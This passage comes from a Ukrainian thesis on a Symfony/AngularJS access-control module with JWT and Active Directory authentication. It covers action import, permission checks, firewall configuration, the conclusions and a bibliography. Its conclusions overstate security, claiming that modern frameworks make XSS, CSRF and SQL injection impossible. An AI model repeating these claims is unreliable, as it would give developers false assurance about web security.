Розробка контроллеру для Action (дій) дещо відрізняється. Для того щоб зручно синхронізувати всі можливі дії з різних модулів системи, розробимо функціонал імпорту дій з модулів. Для цього до процессу створення application додамо поле ExportApplicationGrants Url, де буде зберігатись доменна адреса разом з роутом для експорту дій. Наступним кромком буде розроблення бандлу який повинен бути встановлений в кожному модулі. Таким чином в кожному модулі корпоративного веб-додатку буде встановлений ExportController (Додаток В). Далі спеціальний класс RouteHelperService завдяки рефлексії та вбудованих в фреймворк класах для роботи з роутами, буде проходитись по коду та збирати необхідну інформацію як ключ роуту, та його опис. Опис знаходиться в аннотації над кожним методом в контроллері.(рис. 4.29). Тепер в QueryApplicationController треба додати необхідний роут для іморту всіх дій з переданого модуля. Для цього також будет використовуватись допоміжний сервіс ApplicationGrantsRetriverService(Додаток Б.4), який робить запит до наданого модуля і повертає всі його можливі дії. В Інтерфейсі знаходиться кнопка Import Actions при натисканні якої з'являється модульне вікно з вибором модуля. При виборі модуля фінальний результат виглядає як на рисунку 4.30. Після натискання OK всі дії модуля будуть імпортовані в UserManagement.

```
* @OA\Get(
*     summary="See the Applications Overview grid"
* )
```

Рис. 4.29 Приклад аннотації для опису роута




Рис. 4.30 Інтерфейс іморту екшонів

4.5 Перевірка прав користувача при запиті до API

Після імплементування інтерфейсу розмежування доступу та аунтентифікації користувача з JWT токеном та Active Directory, потрібно визначати чи має доступ користувач виконати певну дію. Також візуально рендерити секції меню які доступні користувачеві.

Для цього перш за все потрібен сервіс та контроллер куди будуть звертатись інші модулі щоб запросити права на дії. В ApplicationController необхідно додати роут “/export/usergrants” та метод userGrants, який буде примайти два GET параметри: userId та ApplicationId. Сервіс під назвою ApplicationUserGrantsRetriverService (Додаток В.2) який буде аналізувати ролі користувача в даному модулі та віддавати дозволені йому дії. При ініціалізації веб-додатку після логіну, кожен модуль робить запит до роуту export/usergrants щоб відрендерити меню. За це в кожному модулі відповідає файл menu.js. На рисунку 4.31 зображена логіка додання секції меню до панелі. Але як вже було наголошено це тільки для інтерфесу.

```
if (grants.query_user_roles_overview) {
    menuItem.subitems.push({
        itemId: 'kwUserManagementPhpUserRoles',
        itemName: 'KWUSERMANAGEMENTPHP_MENU_USER_ROLES'
    });
}
```

Рис. 4.31 Приклад логіки додання меню до панелі

Оскільки користувач може зі своїм токеном робити запити напряму до API, необхідно захистити роути та перевіряти при кожному запиту чи є у користувача права на виконнання дії. Для цього необхідно налаштувани файервол (рис. 4.32) таким чином, щоб всі запити проходили через JWT Authenticator.

```
main:
    pattern: ^/
    anonymous: false
    stateless: true
    logout: ~
    guard:
        authenticators:
            - 'jwt_authenticator'
```

Рис. 4.32. Налаштування фаерволу

JWTAuthenticator (Додаток В.3) перевіряє чи підпис токену надана перевіреним ресурсом, тобто нашим модулем захисту, та аунтентифікує користувача. Кожен аутентифікатор який реалізується у фреймворку повинен реалізувати функцію support, щоб ядро додатку розуміло що запит треба пропускати через цей аунтентифікатор. Якщо повертати булеве значення true, до він буде спрацьовувати завжди, що нам і потрібно. Автентифікатор на виході розкодує всі данні та видасть модель користувача.

Наступним кроком буде визначення чи має користувач право на виконання запиту. Для цього потрібно зробити спеціальний івент фреймворку який описаний в UserAuthorizeSubscriber (Додаток В.4) сервісі. Івент спрацьовує до виконання коду в контроллері. Всередні фреймворку знаходиться вбудований клас AccessDescicionManager, який відповідає за визначення чи має доступ користувач, в іншому випадку повертає HTTP відповідь 403(Access Denied). AccessDescicionManager використовує логіку Voter. Voter це спеціальний клас в фреймворку який дозволяє перевірити деяку логіку та повернути на основі цього

булеве значення. Створимо AccessGrantedVoter (Додаток В.5) який буде робити API запит до нашого програмного модуля на виществорений роут “/export/usergrants” та звіряти чи має користувач необхідні права на виконання дії.

```
$routeName = $event->getRequest()->get( key: '_route');
$result = $this->decisionManager->decide($token, [$routeName]);
```

Рис. 4.33. Використання decision manager

4.6 Висновки до четвертого розділу

В останньому третьому розділі був розроблений програмний модуль захисту інформації в корпоративному веб-додатку. Результат роботи висвітлений в слайдах презентації. Завдяки розроблену програмному модулі тепер можливий зручний інтерфейс та логіка розмежування доступу. Можливо створити користувача, департаменти, ролі, реєструвати модулі та імпортувати їх дії, які можна додавати до ролі. Використовуючи новітні бекенд та фронтенд фремворки тепер не потрібно боятись таких вразливостей як Injection або XSS. З використанням токену CRSF атака стає неможливаю. Функціонал автентифікації з JWT токеном відпарцьовує надійно, оскільки підписюється алгоритмом SHA256 з використання секрету який надійно зберігається на сервері. Такі загрози як Broken User Authentication, Broken Object Level Authorization, Mass Assigment, Data Exposure, Security Misconfiguration запобігаютсья завдяки правильній структурі та логіки в коді. Всі спроби підбирання паролю, логуються та зможуть бути шивидко знайдені. DDoS атаки та Insecure Transport не відноситься до корпоративного додатку оскільки підключення до корпоративної мережі можливе тільки через VPN. Паролі зберігаються не в додатку а в Active Directory що дає додаковий захист проти вразливості Insecure Passwords. Були додатково написані Unit тести, що дозволяють тестувати як відпрацьовує логіка класу для LdapClientService та UserAuthenticationSericeTest.

ВИСНОВКИ

Проаналізувавши існуючі типи загроз для веб-додатку та методи захисту від них говорить про те, що відомі атаки з'явились вже дуже давно, але деякі сайти ще досить допускають помилки в захисті. Використання CMS платформ, недоліки мови програмування PHP старої версії, слабокваліфіковані розробники веб-додаків, приводить до існуючих та вже доброе обговорених пробелм. Але інтернет та розробка веб-додактів розвивається за неймовірною силою останні роки. А отже з'являються нові технології та підходи к написаню веб додатків.

Завдяки новітнім бекенд та фронтенд фреймворкам такі типи атак як XSS, CRSF, SQL ін'єкція стають неможливими. Сервісні та мікросервісні архітектури у зв'язці з SPA надійно обергіють від таких атак, а токож прискорюють розробку додатку. В результаті багато веб-сервісів переписують свій код використовуючи нові технології. Соціальні мережі такі як Фейсбук, сервіс відео стрімінгу як YouTube вже переробили свої веб-проекти. Корпоративні веб-додаки чиї проблема захисту інформації стоїть на першому місця через, як мінімум, системи розмежування доступу також починають розроблюватись за новою метадологію. Проте підход є новий, а отже не всі корпоративні сайти готові переходити та пареписуватись. Отже, рекомендацій щодо створення корпоративних веб-додатків у вигляді Singe Page Application та сервісно-орієнтованної архітектури в інтернеті та інших ресурсів просто не інсує.

Було виявлено ряд проблем щодо практик та розробки модуля захисту інформаціїї в корпоративному веб-додатку з використанням SPA та сервісно-орієнтованної архітектури:

- відсутність практик та рекомендацій щодо захисту інформації з використанням вищезгадного підходу;
- проблеми які входять до рейтингу нових загроз веб-додаків на 2019 рік за версію OWASP (Broken User Authentication, Broken Object Level Authorization, Mass Assigment, Data Exposure, Security Misconfiguration);
- продуманого інтерфейсу користувача

- взаємодія інших модулів системи з модулем захисту
- автентифікація з використанням JWT токену та Active Directory

Аналіз проблем які з’явились з приходом SPA та API, вибір технологій, розроблені принципи та реалізація програмного модулю є результатом даної роботи. Під час виконання роботи було реалізовано:

1. Аналіз як вже відомих так і нових проблем. Були проаналізовані старі проблеми якими оперують зловмисники. Також проаналізований рейтинг нових проблем OWASP (Broken User Authentication, Broken Object Level Authorization, Mass Assigment, Data Exposure, Security Misconfiguration).
2. Підбір технологій для створення модулів корпоративного веб-додатку. Для бекенду використовується фремворк Symfony, для фронтенду AngularJs. Завдяки цим технологіям багато старих проблем відійшли.
3. Розробка модулю захисту інформації за автентифікацію та авторизацією за використанням підписаного JWT токену та інтеграції веб-додатку з Active Directory що притаманна корпоративним мережам.
4. Розробка інтерфейсу та логіки розмежування доступу для користувачів, які входять до модулю захисту.
5. Розробка перевірки прав користувача при кожному запиті до об’єкту системи.

Для застосування такої ж практики розробки корпоративних веб-додактів можуть бути використані інші бекенд фреймворки як Django, Laravel, Flask, Express.js. Для фронтенд частини використовувався AngularJs, який на жаль вже є застарілим. Отже використання нових фреймворків як Vue, React, Angular 2 є відкритим питанням, але SPA в будь-якому випадку будується за схожим принципом.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Повний перебір [Электронный ресурс] / [Автори Вікіпедії]. – Версия 44986537 // Википедия : Свободная энциклопедия. – Электрон. дан. – Сан-Франциско : Фонд Вікімедіа, 2012. – Режим доступу: World Wide Web. – URL: https://ru.wikipedia.org/wiki/%D0%9F%D0%BE%D0%BB%D0%BD%D1%8B%D0%B9_%D0%BF%D0%B5%D1%80%D0%B5%D0%B1%D0%BE%D1%80. – Загл. с титул. экрана. – Опис на основі версії, датований 27 квітня 2020 11:22 UTC.

2. SQL ін'єкції. Перевірка, злом, захист [Электронний ресурс] /Б. Вайнер – Електрон.дан. - Habr. – 2011. – Режим доступу: World Wide Web. –URL: https://habr.com/ru/post/130826/

3. SQL injection для початківців. Частина 1 [Электронний ресурс] / А. Ніконов – Електрон.дан. – Habr. – 2012. – Режим доступу: World Wide Web. –URL: https://habr.com/ru/post/148151/

4. Шпаргалка з SQL ін'єкцій [Электронний ресурс] / А. Садін – Електрон.дан. – DefconRu. – 2016. – Режим доступу: World Wide Web. –URL: https://defcon.ru/web-security/2784/

5. Sqlmap: SQL – ін’єкції – це просто: [зб. наук. праць] / журнал *Хакер*. – 2011. -289 с. –Текст: укр., рос.

6. SQL Injection від А до Я [Электронный ресурс] / Д. Євтєєв. - Электрон. дан. – Positive Technologies: 2013. – Режим доступа: World Wide Web. – URL: https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/PT-devteev-Advanced-SQL-Injection.pdf

7. Захист від SQL-ін'єкцій в PHP і MySQL [Электронний ресурс] /С. Сербін. – Електрон.дан. - Habr. – 2012. – Режим доступу: World Wide Web. –URL: https://habr.com/ru/post/148701/

8. Кращі практики та рекомендації щодо захисту php-додатків від XSS-атак [Электронний ресурс] / В. Зушників. – Електрон.дан. – Habr. – 2014. – Режим доступу:WorldWideWeb.–URL: https://habr.com/ru/company/pentestit/blog/211494/

9. XSS очима зловмисника [Электронний ресурс] / Я. Пелеш. – Електрон.дан. – Habr. – 2009. – Режим доступу: World Wide Web. –URL: https://habr.com/ru/post/66057/

10. XSS від А до Я [Электронний ресурс] / Р. Поганяйлов. – Електрон.дан. – Antichat. – 2006. – Режим доступу: World Wide Web. –URL: https://forum.antichat.ru//threads/20140/

11. Міжсайтовий скриптинг[Электронный ресурс] / [Автори Вікіпедії]. – Версия 44986537 // Вікіпедія : Свободная энциклопедия. – Электрон. дан. – Сан-Франциско : Фонд Вікімедіа, 2012. – Режим доступу: World Wide Web. – URL: https://ru.wikipedia.org/wiki/%D0%9C%D0%B5%D0%B6%D1%81%D0%B0%D0%B9%D1%82%D0%BE%D0%B2%D1%8B%D0%B9_%D1%81%D0%BA%D1%80%D0%B8%D0%BF%D1%82%D0%B8%D0%BD%D0%B3. – Загл. с титул. экрана. – Опис на основі версії, датований 25 січня 2020 00:48 UTC.

12. Яремчук Ю. Є. Метод асиметричного шифрування інформації на основі рекурентних послідовностей / Ю. Є. Яремчук // Сучасна спеціальна техніка. – 2012. – №4. – С.79-87

13.Нижник Н. Р. Національна безпека України (методологічні аспекти, стан і тенденції розвитку) / Н. Р. Нижник, Г. П. Ситник, В. Т. Білоус ; Укр. Акад. держ. упр. при Президентові України, Акад. держ. податк. служби України. – К. : Преса України, 2000. – 304 с.

14. XSS атаки: эксплуатація и захист = XSS Attacks: Cross Site Scripting Exploits and Defense / Сет Фогі, Єремія Гроссман, Роберт Хансен, Антон Реджер, Петко Д. Петков. XSS атаки: эксплуатація и захист = XSS Attacks: Cross Site Scripting Exploits and Defense. — Syngress, 2007. — 464 p. – С.33-40.

15. Кулінарна книга тестування веб-безпеки / Пако Хоуп, Бен Уолтер. - Медіа O'Reilly, 2008. — 314 p. – С.45- 69.

16. XSS очима зловмисника [Электронний ресурс] / А. Самойлов – Електрон.дан. – Habr. – 2017. – Режим доступу: World Wide Web. –URL: https://habr.com/ru/post/345494/

17. CSRF-уразливості все ще актуальні [Электронний ресурс] / Д. Мишагін– Електрон.дан. – Habr. – 2018. – Режим доступу: World Wide Web. –URL: https://habr.com/ru/company/oleg-bunin/blog/412855/

18.Методи захисту від CSRF-атаки [Электронний ресурс] / А. Рябінков– Електрон.дан. – Habr. – 2016. – Режим доступу: World Wide Web. –URL: https://habr.com/ru/post/318748/

19. Поширений розподіл ресурсів (CORS) [Электронний ресурс] / А. Ліннік– Електрон.дан. – WDN web docs. – 2019. – Режим доступу: World Wide Web. – URL: https://developer.mozilla.org/ru/docs/Web/HTTP/CORS

20.Атака CSRF [Электронный ресурс] / І. Кантор – Електрон.дан. – Javascript.ru. – 2019. – Режим доступу: World Wide Web. –URL: https://learn.javascript.ru/csrf

21. Формування Ринкової Економоки в Україні/ О. Бондаренко, І. Ушкаленко /Вінницький національний аграрний університет. -2017. Вип. 38. С. 28-36

22. Закон України «Про захист інформації в інформаційно-телекомунікаційних системах» від 31.05.2005 р. № 2594 // Відомості Верховної Ради України. – 2005. – № 26. – Ст. 347.

23.Денисюк В.О. Захист інформації у локальних мережах / В.О.Денисюк, В.В.Письменний // Матеріали Всеукраїнської студентської конференції «Кібернетичне управління економічними об’єктами». -20 квітня 2017 р.- Вінниця: ВНАУ, 2017. – С.55 -56.

24. Кузьменко Б. В. Захист інформації. Ч. 1. Організаційно-правові засоби забезпечення інформаційної безпеки / Б. В. Кузьменко, О. А. Чайковська. – К. : Вид. відділ КНУКІМ, 2009. – 83 с.

25. Скембрейц Дж. Безопека Web-додатку — готові рішення / Дж. Сксмбрейц, М. Шема. — М.: Видавничий дім «Вільямс», 2003. — 384 с.

26. Ліпкан В. А. Інформаційна безпека України в умовах євроінтеграції / В. А. Ліпкан, Ю. Є. Максименко, В. М. Желіховський. – К. : КНТ, 2006. – 280 с.